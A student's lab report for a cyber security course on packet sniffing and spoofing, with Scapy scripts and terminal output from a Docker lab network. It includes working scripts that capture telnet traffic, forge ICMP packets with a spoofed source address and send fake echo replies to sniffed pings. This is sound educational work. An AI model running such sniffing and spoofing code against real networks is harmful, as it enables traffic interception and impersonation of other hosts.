

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

Name: Shirsh Gupta

Email: 2023mt12212@wilp.bits-pilani.ac.in

Student ID: 2023MT12212


Start Date: 30-Aug-23

End Date: 16-Sep-23

Submission Date: 13-Sep-23

Environment Initial Setup

1. skplt.fingerprint.sh script run result:



```
#####
SKILLPLOT.org


>>> LSCRIPTS      : 05:51:34, 27-Aug-2023, Sunday
>>> Documentation : https://lscripts.skillplot.org
>>> Code          : https://github.com/skillplot/lscripts-docker

2023MT12212

System ID: 0875570e6f6c4325edb5d628104157e52b1375d448b6670ca81659bd858695fd
::VM
CPU Info: model name      : Intel(R) Core(TM) i3-1005G1 CPU @ 1.20GHz
CPU Cores: 2
CPU Threads: 2
Architecture: x86_64
Kernel Version: 5.4.0-54-generic
OS Name: Ubuntu 20.04.1 LTS
Total RAM: 2.0G
Storage Available: 63G
Current User: seed

Thank you, Shirsh Gupta! Details you provided are - ID: 2023MT12212 and Email: 2023mt12212@wilp.bits-pilani.ac.in.
#####
[08/27/23]seed@VM:~/../Labsetup$
```

2. docker-compose up



```
>>> LSCRIPTS      : 05:51:34, 27-Aug-2023, Sunday
>>> Documentation : https://lscripts.skillplot.org
>>> Code          : https://github.com/skillplot/lscripts-docker

2023MT12212

System ID: 0875570e6f6c4325edb5d628104157e52b1375d448b6670ca81659bd858695fd
::VM
CPU Info: model name      : Intel(R) Core(TM) i3-1005G1 CPU @ 1.20GHz
CPU Cores: 2
CPU Threads: 2
Architecture: x86_64
Kernel Version: 5.4.0-54-generic
OS Name: Ubuntu 20.04.1 LTS
Total RAM: 2.0G
Storage Available: 63G
Current User: seed

Thank you, Shirsh Gupta! Details you provided are - ID: 2023MT12212 and Email: 2023mt12212@wilp.bits-pilani.ac.in.
#####
[08/27/23]seed@VM:~/../Labsetup$ ^C
[08/27/23]seed@VM:~/../Labsetup$ docker-compose up
Starting seed-attacker ... done
Starting hostB-10.9.0.6 ... done
Starting hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostB-10.9.0.6 | * Starting internet superserver inetd          [ OK ]
hostA-10.9.0.5 | * Starting internet superserver inetd          [ OK ]
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

3. On another terminal, write command 'ifconfig' and note the network interface
Network Interface: br-91d588815d3f
IP: 10.9.0.1




```
System ID: 45ae7a978e263265f2b59cddfba59a4e59ae3ea0d2887da927fd009553336eb3
::VM
CPU Info: model name      : Intel(R) Core(TM) i3-1005G1 CPU @ 1.20GHz
CPU Cores: 2
CPU Threads: 2
Architecture: x86_64
Kernel Version: 5.4.0-54-generic
OS Name: Ubuntu 20.04.1 LTS
Total RAM: 2.0G
Storage Available: 63G
Current User: seed

Thank you, Shirsh Gupta! Details you provided are - ID: 2023MT12212 and Email: 2023mt12212@wilp.bits-pilani.ac.in.
#####
[08/27/23]seed@VM:~/../Labsetup$ ifconfig
br-91d588815d3f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:75ff:fe9c:9cab prefixlen 64 scopeid 0x20<link>
    ether 02:42:75:9c:9c:ab txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 39 bytes 4996 (4.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:4b:71:79:e1 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
```

4. We can also use 'docker network ls' command also:



```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vethcc6dcca: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::5447:56ff:febb:de43 prefixlen 64 scopeid 0x20<link>
    ether 56:47:56:bb:de:43 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 69 bytes 8554 (8.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[08/27/23]seed@VM:~/../Labsetup$ docker network
Usage: docker network COMMAND

Manage networks

Commands:
  connect      Connect a container to a network
  create       Create a network
  disconnect   Disconnect a container from a network
  inspect      Display detailed information on one or more networks
  ls           List networks
  prune        Remove all unused networks
  rm           Remove one or more networks

Run 'docker network COMMAND --help' for more information on a command.
[08/27/23]seed@VM:~/../Labsetup$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
a72db16ba314        bridge              bridge              local
b3581338a28d        host                host                local
91d588815d3f        net-10.9.0.0        bridge              local
77aceccbe26         none                null                local
[08/27/23]seed@VM:~/../Labsetup$
```

5. On another terminal, write command 'ifconfig' and note the network interface



```
[09/03/23]seed@VM:~$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
NAMES
39fdf8a94fe7   handsonsecurity/seed-ubuntu:large   "/bin/sh -c '/bin/bash" 13 days ago    Up 15 seconds
seed-attacker
4452e7e726e4   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init..." 13 days ago    Up 13 seconds
hostB-10.9.0.6
db38dff9133a   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init..." 13 days ago    Up 12 seconds
hostA-10.9.0.5
[09/03/23]seed@VM:~$
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

Lab Assignment Task Set 1: Using Scapy to Sniff and Spoof Packets


A. Task 1.1 A: Sniffing ICMP packets with/without root user privileges:

i. Capture only the ICMP packet:

- ❖ Program of sniffer.py

```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface='br-91d588815d3f', filter='icmp', prn=print_pkt)
```

- ❖ When the 'ping 10.9.0.5 -c 1' command was used from host-A (10.9.0.6) it sent 1 icmp packet to host-B (10.9.0.5). Tcp_sniffer.py results are captured in the below top right window.
- ❖ sniffer.py sniffs the ICMP packet transfer and results are captured in the below fig. (top right window) of SEED-VM.



ii. Running sniffer.py without root privileges.

- ❖ The program does not run and throws error:

```
PermissionError: [Errno 1] Operation not permitted
```

- ❖ Screenshot of the error is captured below.

```
[08/30/23]seed@VM:~/.../Labsetup$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 4, in <module>
    pkt = sniff(iface='br-91d588815d3f', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036,
in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906,
in _run
    sniff_socket[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398,
in __init__
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW,
socket.htons(type)) # noqa: E501
File "/usr/lib/python3.8/socket.py", line 231, in __init__
_socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[08/30/23]seed@VM:~/.../Labsetup$
```

Observations: Capturing network packets typically requires administrative or superuser privileges on most operating systems, especially when using raw socket libraries like Scapy.

When we run a program that captures network packets, it needs to interact with the network interface at a low level to capture packets as they pass through. This level of access is restricted for security reasons. Thus, only privileged users (administrators or superusers) have the necessary permissions to capture network packets.

B. Task 1.1 B: Sniffing ICMP/TCP packets.

i. Capture only the ICMP packet:

❖ Banner screenshot.

```
[09/06/23]seed@VM:~$ cd Desktop/Labsetup/
[09/06/23]seed@VM:~/.../Labsetup$ bash skplt.fingerprint.sh
Enter your name: Shirsh Gupta
Enter your email: 2023mt12212@wilp.bits-pilani.ac.in
Enter your Student ID: 2023MT12212

###-----
SkillPlot.org

>>> LSCRIPTS      : 02:32:59, 06-Sep-2023, Wednesday
>>> Documentation : https://lscripts.skillplot.org
>>> Code          : https://github.com/skillplot/lscripts-docker

_ _ _ \ / _ _ \ _ _ \ / _ _ \ _ _ \ / _ _ \ _ _ \ / _ _ \
_ ) | | | _ ) | | | _ ) | | | _ ) | | | _ ) | | | _ ) |
/ _ / | | / _ / _ ) | | | | | | / _ / _ / _ / _ / _ /
| _ | \ / _ | _ / _ | _ | _ | _ | _ | _ | _ | _ | _ |

System ID: 5034b91c6408f46749e5a15b6d7a926ccab51f64bae21d5e819052c8780d62ad
: : VM
CPU Info: model name : Intel(R) Core(TM) i3-1005G1 CPU @ 1.20GHz
CPU Cores: 2
CPU Threads: 2
Architecture: x86_64
Kernel Version: 5.4.0-54-generic
OS Name: Ubuntu 20.04.1 LTS
Total RAM: 2.0G
Storage Available: 63G
Current User: seed
Thank you, Shirsh Gupta! Details you provided are - ID: 2023MT12212 and Email:
2023mt12212@wilp.bits-pilani.ac.in.
###-----
[09/06/23]seed@VM:~/.../Labsetup$
```

❖ Program of sniffing.py

```
from scapy.all import *
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
def print_pkt(pkt):
    if pkt[ICMP] is not None:
        if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
            print("ICMP Packet====")
            print(f"\tSource: {pkt[IP].src}")
            print(f"\tDestination: {pkt[IP].dst}")
            if pkt[ICMP].type == 0:
                print(f"\tICMP type: echo-reply")
            if pkt[ICMP].type == 8:
                print(f"\tICMP type: echo-request")
#interfaces = ['br-91d588815d3f', '10.9.0.5', 'lo']
pkt = sniff(iface='br-91d588815d3f', filter='icmp', prn=print_pkt)
```

- ❖ When the 'ping 10.9.0.6 -c 1' command was used from host-A (10.9.0.5) it sent 1 icmp packet to host-B (10.9.0.6). sniffing.py results are captured in the seedVM.

```
root@db38dff9133a:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.253 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 1ms
rtt min/avg/max/mdev = 0.253/0.253/0.253/0.000 ms
```

- ❖ sniffing.py sniffs the ICMP packet transfer and results are captured in the below fig. (top right window) of SEED-VM.

```
[09/06/23]seed@VM:~/.../Labsetup$ sudo python3 sniffing.py
ICMP Packet====
Source: 10.9.0.5
Destination: 10.9.0.6
ICMP type: echo-request
ICMP Packet====
Source: 10.9.0.6
Destination: 10.9.0.5
ICMP type: echo-reply
```

Observations: The program captured the ICMP packets (echo-request and echo-reply) from Host A to Host B and vice versa from n/w interface 'br-91d588815d3f'.

- ii. Capture any TCP (Transmission Control Protocol) packet that comes from a particular IP and with a destination port number 23.

- ❖ Program of tcp_sniffing.py

```
from scapy.all import *

def print_telnet_info(pkt):
    if TCP in pkt and pkt[TCP].dport == 23 and pkt[IP].src == '10.9.0.6':
        print("Telnet Packet:")
        print(f"\tSource IP: {pkt[IP].src}")
        print(f"\tDestination IP: {pkt[IP].dst}")
        print(f"\tSource Port: {pkt[TCP].sport}")
        print(f"\tDestination Port: {pkt[TCP].dport}")
# Replace 'br-91d588815d3f' with the correct interface name
iface_name = 'br-91d588815d3f'
# Use a filter to capture only Telnet traffic
filter_str = 'tcp port 23'
# Start packet capture
sniff(iface=iface_name, filter=filter_str, prn=print_telnet_info)
```

- ❖ Telnet command need to initiated from Host B(10.9.0.6) to Host A(10.9.0.5).

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
root@4452e7e726e4:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
db38dff9133a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep  6 07:44:39 UTC 2023 from hostB-10.9.0.6.net-10.9.0.0 on pts/2
seed@db38dff9133a:~$
```

- ❖ sniffing.py sniffs the TCP (Transmission Control Protocol) packet from IP 10.9.0.6 to destination port 23. Results are captured in the below fig. (top right window) of SEED-VM

```
[09/06/23]seed@VM:~/.../Labsetup$ sudo python3 tcp_sniffing.py
Telnet Packet:
  Source IP: 10.9.0.6
  Destination IP: 10.9.0.5
  Source Port: 58934
  Destination Port: 23
Telnet Packet:
  Source IP: 10.9.0.6
  Destination IP: 10.9.0.5
  Source Port: 58934
  Destination Port: 23
```

Observations: The program captured the TCP packets only from Host B to Host A to port 23 and NOT vice versa because the condition and filter values of the program which allows the packet from 10.9.0.6 and port 23 only.

-
- iii. **Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM (Virtual Machine) is attached to.**

- ❖ Program of subnet_sniffing.py

```
from scapy.all import *

def capture_packets(pkt):
    if IP in pkt:
        src_ip = pkt[IP].src
        dst_ip = pkt[IP].dst
        subnet = ipaddress.IPv4Network("128.230.0.0/16")
        if src_ip in subnet or dst_ip in subnet:
            pkt.show()
sniff(filter="(icmp or tcp) and (net 128.230.0.0/16)", prn=capture_packets)
```

- ❖ When the 'ping 128.230.0 -c 1' command was used from host-B (10.9.0.6) it sent 1 icmp packet to 128.230.0.0.subnet_sniffing.py results are captured in the below screenshots.
- ❖ Ping command on Host B.

```
root@4452e7e726e4:/# ping 128.230.0.0 -c 1
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
PING 128.230.0.0 (128.230.0.0) 56(84) bytes of data.  
  
--- 128.230.0.0 ping statistics ---  
1 packets transmitted, 0 received, 100% packet loss, time 0ms  
root@4452e7e726e4:/#
```

- ❖ Subnet_sniffing.py sniffing output.

```
[08/31/23]seed@VM:~/.../Labsetup$ sudo python3 subnet_sniffing.py  
###[ Ethernet ]###  
    dst      = 02:42:91:c4:fb:d5  
    src      = 02:42:0a:09:00:06  
    type     = IPv4  
###[ IP ]###  
    version  = 4  
    ihl      = 5  
    tos      = 0x0  
    len      = 84  
    id       = 62974  
    flags    = DF  
    frag     = 0  
    ttl      = 64  
    proto    = icmp  
    checksum = 0xb9b5  
    src      = 10.9.0.6  
    dst      = 128.230.0.0  
    \options \  
###[ ICMP ]###  
    type     = echo-request  
    code     = 0  
    checksum = 0x3d9  
    id       = 0x1b  
    seq      = 0x1  
###[ Raw ]###  
    load     =  
'\xcc\x80\xf0d\x00\x00\x00\x00wR\x01\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&\'()*+,-./01234567'
```

Observations: The program sniffs the subnet 128.230.0.0/16. If any ICMP packet is sent to the IPs with the subnet, it captured the packet and displays the packets. The packet is not captured if the request is sent to IP address not falling in the subnet.

C. Task 1.2: Spoofing ICMP Packets

- ❖ Program of icmp_spoofing.py

```
from scapy.all import *  
spoofed_source_ip = "10.9.0.6" # Replace with the IP address you want to spoof  
target_ip = "10.9.0.5" # Replace with the target IP address  
# Craft the spoofed ICMP packet  
ip_layer = IP(src=spoofed_source_ip, dst=target_ip)  
icmp_layer = ICMP()  
spoofed_packet = ip_layer / icmp_layer  
# Send the spoofed packet  
send(spoofed_packet)
```

- ❖ Seed VM output for the above code:

```
[08/31/23]seed@VM:~/.../Labsetup$ sudo python3 icmp_spoofing.py
```



Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
Sent 1 packets.
version   : BitField (4 bits)      = 4          (4)
ihl       : BitField (4 bits)      = None        (None)
tos       : XByteField             = 0          (0)
len       : ShortField             = None        (None)
id        : ShortField             = 1          (1)
flags     : FlagsField (3 bits)    = <Flag 0 (>) (<Flag 0 (>))
frag      : BitField (13 bits)     = 0          (0)
ttl       : ByteField              = 64         (64)
proto     : ByteEnumField          = 0          (0)
chksum    : XShortField            = None        (None)
src       : SourceIPField          = '10.9.0.6'  (None)
dst       : DestIPField            = '10.9.0.5'  (None)
options   : PacketListField        = []         ([[]])
[08/31/23]seed@VM:~/../Labsetup$
```

❖ Wireshark output:



Observations: When ICMP packet spoofing program is run on the SEED VM (10.9.0.1), it spoofs the IP of Host B i.e. 10.9.0.6 and sends the packet to Host A i.e. 10.9.0.5. The output can be seen in the Wireshark as well.

D. Task 1.3: Traceroute

❖ traceroute.py program.

```
from scapy.all import *
def traceroute(destination, max_hops=30):
    ttl = 1
    while ttl <= max_hops:
        # Create an ICMP packet with increasing TTL
        packet = IP(dst=destination, ttl=ttl) / ICMP()
        reply = sr1(packet, verbose=False, timeout=1)
        if reply is None:
            print(f"{ttl}: *")
        elif reply.type == 0:
            print(f"{ttl}: {reply.src}")
            break
        else:
            print(f"{ttl}: {reply.src} (ICMP Type {reply.type})")
        ttl += 1
if __name__ == "__main__":
```


Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
destination = input("Enter destination IP or hostname: ")
traceroute(destination)
```

- ❖ Seed VM output for traceroute.py program:

```
[08/31/23]seed@VM:~/.../Labsetup$ sudo python3 traceroute.py
Enter destination IP or hostname: 10.9.0.6
1: 10.9.0.6
[08/31/23]seed@VM:~/.../Labsetup$ sudo python3 traceroute.py
Enter destination IP or hostname: 192.168.56.1
1: 10.0.2.1 (ICMP Type 11)
2: 192.168.56.1
[08/31/23]seed@VM:~/.../Labsetup$ sudo python3 traceroute.py
Enter destination IP or hostname: 10.9.0.5
1: 10.9.0.5
[08/31/23]seed@VM:~/.../Labsetup$
```

Observations: 'Traceroute' command provides insights into the routing infrastructure of the internet or a local network. We can see how many hops (intermediate devices) a packet traverses and the IP addresses of those devices. This can be useful for network analysis and optimization.

E. Task 1.4: Sniffing and then Spoofing

- ❖ sniffing_and_spoofing.py program.

```
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.....")
        print("Source IP : ",pkt[IP].src)
        print("Destination IP :",pkt[IP].dst)
        ip = IP(src=pkt[IP].dst,dst=pkt[IP].src,
            ihl=pkt[IP].ihl, ttl = 99)
        icmp= ICMP (type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data
        print("Spoofed Packet.....")
        print("Source IP: ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)
        send(newpkt, verbose=0)
pkt = sniff(iface = 'br-91d588815d3f',filter='icmp and src host 10.9.0.5',prn
= spoof_pkt)
```

- ❖ The ping statistics from Host is provided in the below screenshot.

```
root@db38dff9133a:/# ping 1.2.3.4 -c 1
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=99 time=56.7 ms

--- 1.2.3.4 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 56.650/56.650/56.650/0.000 ms

root@db38dff9133a:/# ping 10.9.0.99 -c 1
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
--- 10.9.0.99 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

```
rtt min/avg/max/mdev = 26.872/26.872/26.872/0.000 ms

seed@db38dff9133a:~$ ping 8.8.8.8 -c 6
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=57 time=50.8 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=99 time=129 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=99 time=45.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=99 time=20.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=57 time=31.3 ms (DUP!)
